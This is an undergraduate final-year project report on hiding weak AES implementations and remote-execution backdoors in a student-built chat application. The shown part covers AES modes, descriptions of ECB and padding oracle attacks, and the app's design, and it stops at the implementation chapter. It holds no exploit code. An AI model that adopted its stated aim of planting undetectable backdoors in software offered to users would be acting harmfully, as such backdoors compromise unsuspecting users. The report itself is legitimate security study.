A Study of Some Vulnerabilities in Information Security

Submitted by Kevin Tan Wei Loong

Matriculation Number: U1821147D

Supervisor: Dr Tay Kian Boon

School of Computer Science & Engineering

A final year project report presented to the Nanyang Technological University in partial fulfilment of the requirements of the degree of Bachelor of Engineering

2020

Table of Contents

Abstract

Information security has always played a significant role in ensuring the privacy of our data is securely protected. It is built around 3 primary objectives, commonly known as CIA – Confidentiality, Integrity and Availability using various processes and tools. However, its application does not mean that there is no vulnerability to compromise the system. This may be due to poor implementation of the code written in the program, or an intentional motive made by a hacker with the goal of stealing data and information whenever it is available.

This project aims to explore different types of methods to hide weak implementations in a legitimate program. These methods include the use of strong crypto algorithms. If there is any part in the cryptosystem that is weakly implemented (either ignorantly or deliberately), encrypted data using strong algorithms can still be retrieved easily without the user’s knowledge.

Another method being explored, are hiding vulnerabilities in a program to allow attackers to easily take advantage of a remote command execution and having the ability to evade firewalls and avoiding antivirus programs. Thus, simulating a malicious program and the possibilities of what a hacker can do on a compromised machine.

In this project, I have created a software product called, “The Knotty Chat” to test out these methods and include some recommendations based on my findings.

Acknowledgements

I would like to express my gratitude and appreciation to my supervisor, Dr Tay Kian Boon for his guidance, patience, and advice throughout the course of this project. His inspirations on his techniques in hiding weak implementations of strong crypto algorithms has motivated me to go beyond and take up challenges in coming up with other ways of hiding vulnerabilities in a program.

I would also like to thank all those who have helped in the completion of this project in one way or another. Without their help, this project would not have been possible.

List of Figures

1. CHAPTER ONE: INTRODUCTION

1.1 Background Information

Internet of Things (IoT) devices are on the rise and have seen an exponential growth, from as much as 7 billion devices in 2018, to an estimated 75 billion devices globally by 2025 [1]. Due to their popularity, these devices have also become a popular target for cybercriminals, who attack immediately at the slightest sign of system vulnerability. As such, privacy and security concerns have never been more prevalent.

The number of cybercrimes being committed are increasing each year, causing damage to both businesses and large companies. Common attacks include malware and phishing attacks [2]. With the essential ubiquity of data transfer and storage, it is vital to use encryption methods to reduce the risk of having our information stolen. In this case, the most common and popular solution is the use of crypto algorithms such as the Advanced Encryption Standard (AES) and Rivest-Shamir-Adleman (RSA) which protects our data through encryption [3]. However, the use of such algorithms does not mean that there is no vulnerability to break the system.

As attackers are becoming smarter each day, they will attempt to discover new methods to exploit weaknesses in the system. This may include hiding specially crafted malware in programs, which can easily bypass firewalls and antivirus programs to gain access to a vulnerable system. Even if their malicious program is discovered, hackers can simply revise their methods, as antivirus products only provides limited protection by comparing the hash of existing malware, and not zero-day exploits [4].

1.2 Purpose of Study

Often, companies tend to overspend their budget on data security [5]. However, the common misconception shared by these companies is such that an increase in monetary spending into building better stronger firewalls will undoubtedly result in better data security. To add to this perceived protective bubble, there are procedures, policies, frameworks, governance, and other ways to keep a company's IT systems secure.

Doing the above only give them a false sense of security. Once a part of your security mechanisms has been broken, your system would be compromised, no matter what other kind of defence in depth security measures have been implemented.

Hackers would always find creative ways to work around it. As such, it is important to identify and understand the way hackers often operate, which includes determining what his goal is, the next course of action that he is likely to take, and how his attack will be coordinated.

This project attempts to discover various weak implementations that can be made on a written program and I will evaluate the ease in which such exploits can be hidden in a contained environment. Subsequently, I will include some recommendations based on my findings. It is therefore important to identify the potential security flaws in programs to acquire adequate knowledge on what to look out for when purchasing security products and when implementing a proper layered defence in data security.

1.3 <u>Project Objectives</u>

The project aims to design and implement a contained environment to facilitate the testing of hiding different types of weak implementations.

The objectives identified are as follows:

1. Design a software product that reproduces a real-time environment for testing
2. Research on the different types of strong crypto algorithms such as AES or RSA used to encrypt user data
3. Implement a suitable algorithm and test out different weak implementations of it
4. Research and implement hidden vulnerabilities in the program to carry out exploits to attack the clients

1.4 <u>Report Structure</u>

This report comprises of six chapters. The report is structured as below:

Chapter 1: This chapter presents the introduction and overview of this report.

Chapter 2: This chapter will be a review of AES and its known attacks on some of its mode of operation and the concepts that pertain to the scope of the implementation for this project.

Chapter 3: This chapter showcases the software product, called "The Knotty Chat", that I have created and its functionality.

Chapter 4: This chapter will be about the details of the implementation and integration with regards to The Knotty Chat.

Chapter 5: This chapter provides the analysis of the implementation of the project, which will follow from the results from Chapter 4.

Chapter 6: This chapter covers the overall recommendation and conclusion of this study, as well as the challenges faced in this project.

2. CHAPTER TWO: LITURATURE REVIEW

2.1 Advanced Encryption Standard

The Advanced Encryption Standard (AES) is a symmetric cipher widely used throughout the world to encrypt sensitive data. It has three types of block ciphers: AES-128, AES-192 and AES-256. Each of the cipher uses cryptographic keys of 128, 192 and 256 bits, respectively to encrypt and decrypt data blocks of 128 bits [6].




Figure 1: Symmetric key encryption of AES [7]

As it is a symmetric cipher, the same key is used in both encrypting and decrypting the ciphertext, thus the sender and the receiver must know and use the same secret key as shown in the diagram above.

AES is an iterative cipher whose algorithm is based on Rijndael algorithm. A series of matrix transformations are used to accomplish this. Each transformation is referred to as a round, and Rijndael employs a variable number of them depending on the key or the block sizes used.




Figure 2: AES Algorithm – Encryption Structure [8]

The AES encryption algorithm specifies a number of transformations to be applied to data stored in an array. From the figure above, the cipher begins by putting the data into an array, after which the cipher transformations are repeated over multiple encryption rounds.

For 128-bit keys, there are 10 rounds. 12 rounds for 192-bit keys, and 14 rounds for 256-bit keys, depending on the key size. A round consists of several processing steps that include substitution, transposition, and mixing of the input plaintext to produce the final ciphertext output [9]. The size of the AES block provides efficiency, but also sufficient security.

In comparison to other algorithms under consideration, its simplicity is what gave Rijndael the edge over its rivals in selection for the Advanced Encryption Standard. Today, we see it in use with messaging apps like **WhatsApp** and **Signal**, programs like **VeraCrypt** and **WinZip**, in a range of hardware and a variety of other technologies that we use most of the time [10].

2.2 AES - Modes of Operation

AES is an algorithm for block encryption, which is in widespread use. A mode of operation describes how to use a cipher's single-block operation to securely transform amounts of data larger than a block on a repeated basis.

The mode of operation may allow the block cipher to be applied to a stream of plaintext, making the algorithm more efficient. In other applications, it may strengthen the effect of the encryption algorithm by converting the block cipher into a stream cipher instead.

There are five modes of operations that were standardized by the National Institute of Standards and Technology (NIST) in 2001 [11].
The standardized modes of operation are:

1. Electronic Codebook (ECB)
2. Cipher Block Chaining (CBC)
3. Cipher Feedback (CFB)
4. Output Feedback (OFB)
5. Counter (CTR)

Each mode of operation has their own parameters, which plays an important role that determines the overall strength of the security. These parameters are crucial for a proper AES implementation, regardless of whether it is implemented in software or hardware. An incorrect implementation or use of the modes of operation may seriously jeopardize the AES algorithm's reliability and result in the disclosure of some or all of the plaintext.

However, parameters are frequently ignored, and even when they are not, the modes of operation can be unreliable and vulnerable to various types of attacks.

In this project, I will focus on the Electronic Codebook and the Cipher Block Chaining mode of operation. I will discuss its implementation and the weaknesses that they may have.

2.2.1 Electronic Codebook Mode of Operation




Figure 3: Electronic Codebook (ECB) mode Encryption [12]

In the ECB (Electronic Codebook) mode of operation, the plaintext is divided into blocks of 16 bytes (128 bits). Each block is then encrypted with some generated key separately. When the size of the plaintext is larger than *n* blocks, the last block is padded.




Figure 4: Electronic Codebook (ECB) Mode Decryption [12]

Similarly, in the decryption phase, the ciphertext is also decrypted using the same generated key in blocks of 16 bytes. In the event where an error occurs in one of the blocks, decryption on other blocks are still possible. This is because the error is not propagated to other blocks as both encryption and decryption operates separately and thus would not be affected.

In comparison to the other four modes of operation, the ECB mode uses simple substitution, making it one of the simplest and fastest algorithms to implement. However, encrypting identical blocks of plaintext would produce equivalent ciphertext blocks. This could potentially allow the attacker to guess the original message if the same message blocks are encrypted multiple times.

2.2.2 Cipher Block Chaining Mode of Operation




Figure 5: Cipher Block Chaining (CBC) Mode Encryption [12]

The CBC (Cipher Block Chaining) mode of operation improves the shortcomings of the ECB mode of operation. Each plaintext block is XORed with the previous ciphertext block and encrypted with the same key throughout. To make each message unique, an Initialization Vector – IV with the same size as the block that is encrypted, is used as the starting block.

This provides additional randomization to the ciphertext when identical blocks of plaintext are encrypted unlike ECB. However, an error in one of the blocks would propagate throughout of the following blocks, causing the message to be corrupted. This is because parallelism is lost since encryption of subsequent message blocks relies on the previous message blocks. Hence, applications such as videos or live streaming may not be suitable.




Figure 6: Cipher Block Chaining (CBC) Mode Decryption [12]

In the decryption phase, the operation would be opposite that of the encryption process. Decrypting with the incorrect IV corrupts the first plaintext block, but subsequent plaintext blocks are intact. Because each block is XORed with the ciphertext of the previous block rather than the plaintext, there is no need to decrypt the previous block before using it as the IV for the current block's decryption. This means that a plaintext block can be recovered by combining two adjacent ciphertext blocks. As a result, decryption can be done in parallel.

2.3 Types of Attacks on AES Encryption

2.3.1 Chosen-Plaintext Attack on ECB Mode

The problem with ECB mode is that although it is the simplest form of AES, it is also the weakest. It is commonly known to be prone to a chosen-plaintext attack. A chosen-plaintext attack occurs when a cryptanalyst is able to encrypt arbitrary plaintext data and then receive the corresponding ciphertext. The goal is to obtain the secret encryption key or alternatively, to develop an algorithm that will allow the decryption of any ciphertext messages encrypted with this key (but without actually knowing the secret key) [13].

By having the same input and always having the same key to encrypt it, this would result in a predictable output which can be mapped to a codebook or a lookup table. There would not be any need to reperform the encryption again because you already know what the output would look like.

For the attacker, this is a rather comfortable situation. He can learn more about the secret key and the entire system because he can select any text to be processed by the cipher. Based on any type of input data, he can analyze the system behavior and generate desired ciphertext.

2.3.2 Padding Oracle Attack on CBC Mode

The way the padding oracle attack works is that it takes advantage of the padding used in CBC mode during the decryption operation.

The PKSC#7 (Public-Key Cryptography Standards) is the preferred method of padding block ciphertexts. In PKSC#7, each padded byte has the same value as the number of bytes added.

For example, if the last block of the plaintext has only 13 characters, the following would be padded as:

```
b'This is a cat\x03\x03\x03'
```

Since a single block can only contain 16 bytes, the number of padded bytes needed is 3, hence it is padded with the value ‘3’ (in byte format), three times.

During the decryption operation in CBC mode, the receiver will check for the padding value by looking at the last byte of the encoded data. Thereafter, it would test if the number of padded bytes corresponds to the padding value. If it does equal to the padding value, it would strip off the padding bytes of the encoded data and output what is left as the plaintext message, otherwise, it would return an error.

The attacker can potentially exploit this behavior of the receiver to act as the Padding Oracle. Under the assumption that the attacker has managed to intercept some ciphertext, he is able to construct a modified version of it and send that to the Oracle (receiver) as if it were coming from the original sender. Depending on the Oracle’s response, the attacker may learn information about the ciphertext and eventually decrypt the original message.

I will further explain later how the Padding Oracle is being implemented to intercept the software product that I have designed, The Knotty Chat, and the mathematics behind it to decrypt the original message.

3. CHAPTER THREE: DESIGN METHODOLOGY OF “THE KNOTTY CHAT”

3.1 <u>Product Design</u>

At the beginning of the project, I had a base idea of how my software product would be built. Since I am to portray as the malicious hacker, the design of the product must appear legitimate whilst hiding weak implementations of it without the user’s knowledge. It should also be able to form a connection between the user and the hacker while running the program, so that I would be able to compromise the target’s machine.

The functionality and features of the product should be kept as simple and basic as possible, given that the primary objective of this project is to discuss its implementation and not a software application development. Under these considerations, I decided to build “The Knotty Chat”, an online public chatroom.

The wider lens of why I made this product lies behind its name, where the true nature of vulnerabilities in our daily lives of using technology surfaces. Where individuals are interconnected and exposed to platforms that could host unsuspecting software, we tend to give benefit of the doubt and comply trust. Unknowingly, we are then intertwined with malicious individuals that we cannot detect and ignore, which explains the usage of the word “knot”. On a separate note, the usage of “knotty’ was also an undeniable play on the word “naughty”, simply linking my product to the nature of these malicious software.

3.2 <u>Product Scope</u>

The scope of the product comes from two perspectives, the user, and the hacker. From the user’s standpoint, The Knotty Chat is designed to be an easy to use and aims to be an all-in-one public chatroom for the general public to communicate with random strangers anonymously with ease. It provides end-to-end encryption for communication so that only the communicating users can read the messages.

From the hacker’s standpoint, the product serves as a base of operations for him to test out his exploits with the goal of extracting as much information from his targets.

3.3 Product Architecture

The product that I have developed is a stand-alone system which follows the client-server model approach as shown in the figure below.





Figure 7: Product Architecture of The Knotty Chat

The client script will provide an interface to allow a user to request services from the server and display messages the server returns. The server script would handle multiple clients by waiting for requests to arrive and respond to them simultaneously. As for the database, it is being managed by the server in which the user's account details are being stored.

The programming language used to build the client and server scripts were coded in Python. In this case, SQLAlchemy was used to create the database as it is a Python SQL toolkit and Object Relational Mapper (ORM). Furthermore, it provides a generalized interface for creating and executing database-agnostic code without needing to write SQL statements, making it simpler to code with Python as its domain language [6].

3.4 Product Summary

The Knotty Chat is an all-in-one public chatroom for the general public. It uses an AES-128 CBC block cipher as its encryption to encrypt the user's message.



```
[SERVER]: Login successful!
[SERVER]: Welcome, alice!

[SERVER]: bob is online!
> Hi bob!
bob: Hi alice!
> How's your day?
bob: Thanks! My day has been great!
```

bob

UID: 04164106

```
[SERVER]: Login successful!
[SERVER]: Welcome, bob!

alice: Hi bob!
> Hi alice!
alice: How's your day?
> Thanks! My day has been great!
```


alice

What about you!

UID: 88550225

Figure 8: Chatroom Demonstration between Users


For security purposes, the server records user activities such as incoming and outgoing users connecting to the server while encrypted messages are being transmitted. This can be shown in the figure below.



```
09:50:08 [SERVER]: Server is listening on 192.168.0.139 at port 5000
09:50:13 [SERVER]: Incoming connection from ('192.168.56.1', 59515)
09:50:13 [SERVER]: Generated UID 04164106 issued to ('192.168.56.1', 59515)
09:50:13 [SERVER]: New client thread started for ('192.168.56.1', 59515)
09:50:22 [SERVER]: Incoming connection from ('192.168.56.1', 59520)
09:50:22 [SERVER]: Generated UID 88550225 issued to ('192.168.56.1', 59520)
09:50:22 [SERVER]: New client thread started for ('192.168.56.1', 59520)
09:50:42 [('192.168.56.1', 59515)]@MainMenuPage> login
09:50:47 [('192.168.56.1', 59515)]@LoginPage> alice
09:50:47 [('192.168.56.1', 59515)]@LoginPage> ***
09:50:47 [SERVER]: Account alice connected from ('192.168.56.1', 59515) has logged in
09:50:48 [('192.168.56.1', 59520)]@MainMenuPage> login
09:50:54 [('192.168.56.1', 59520)]@LoginPage> bob
09:50:54 [('192.168.56.1', 59520)]@LoginPage> ***
09:50:54 [SERVER]: Account bob connected from ('192.168.56.1', 59520) has logged in
ktIzGJxYHD3LAc69pPrj4eQBMyUgLaYaU6CwcSaiQTo=
UqQDE4a0bReDL/6fklJMw+iIpkhQg05PBDdUHVhXbbg=
d94SYdbXEkwC6BZQdt+VOJ12yBHGCNyCBBmnYx4px9FQnupE/NbJ8Eep+w5IJuIe
9COib+mPjbAxzMqdwE2GcGDOD4vrnTNABiGsBiQ14GGNb2F2Bl+ldMUIkiykxBrshbGUuLiEsVtz6aSGvl7arA==
```

Figure 9: Logging of User Activity in Server

When a new user creates an account, a random generated salt will be added to their passwords for increased security before hashing with SHA-256. This provides resistance towards hash table attacks while slowing down dictionary and brute-force offline attacks.



	userid	username	password	status
1	0	admin	4d36860ebaea5e2eb49b8dcad9f867844c442e7fb9416094fd86aa6bdd627f647f08004f1156143e62f5b26143e9f55b1ad1	0
2	1	kevin	33a523481338a9927419ec51cfb936ba359cb7bdb645c359c94e68ed352b17b0ea9b63863c867b48b9fcface6d2eba824e4f	0
3	2	dave	a488cc6663a76d16547c997d48c253a5a76cf324fe9a26443c4b1ebfc15284fde413997991f500bcaf111bff90fb721d3b31	0
4	3	alice	b8118fedbd8781beed45444ecf54d30db1a9b3eed1eaf189591c9f0b5c9bb7f4a44abe80e7fcf660f8449fef4270986cdd1d	1
5	4	bob	582ea1c3dc981fc4bfd5811c5fd2aa4852e297e79a6821a4d595067d94d9d666f60f3333f4d35626b9ad70e2aa77472a8efa	1

Figure 10: Account Information in Database

The account information will be stored in a database as shown in the figure above once the user has successfully created an account.


In addition, an administrator account with escalated privileges is also added to maintain and monitor the public chatroom. These escalated privileges include listing the existing accounts in the database, deleting accounts and testing the functionality of the chatroom.

A detailed functionality of The Knotty Chat can be found in the Product Documentation of Appendix A.

4. CHAPTER FOUR: IMPLEMENTATION & INTEGRATION

4.1 ECB Encryption for Images

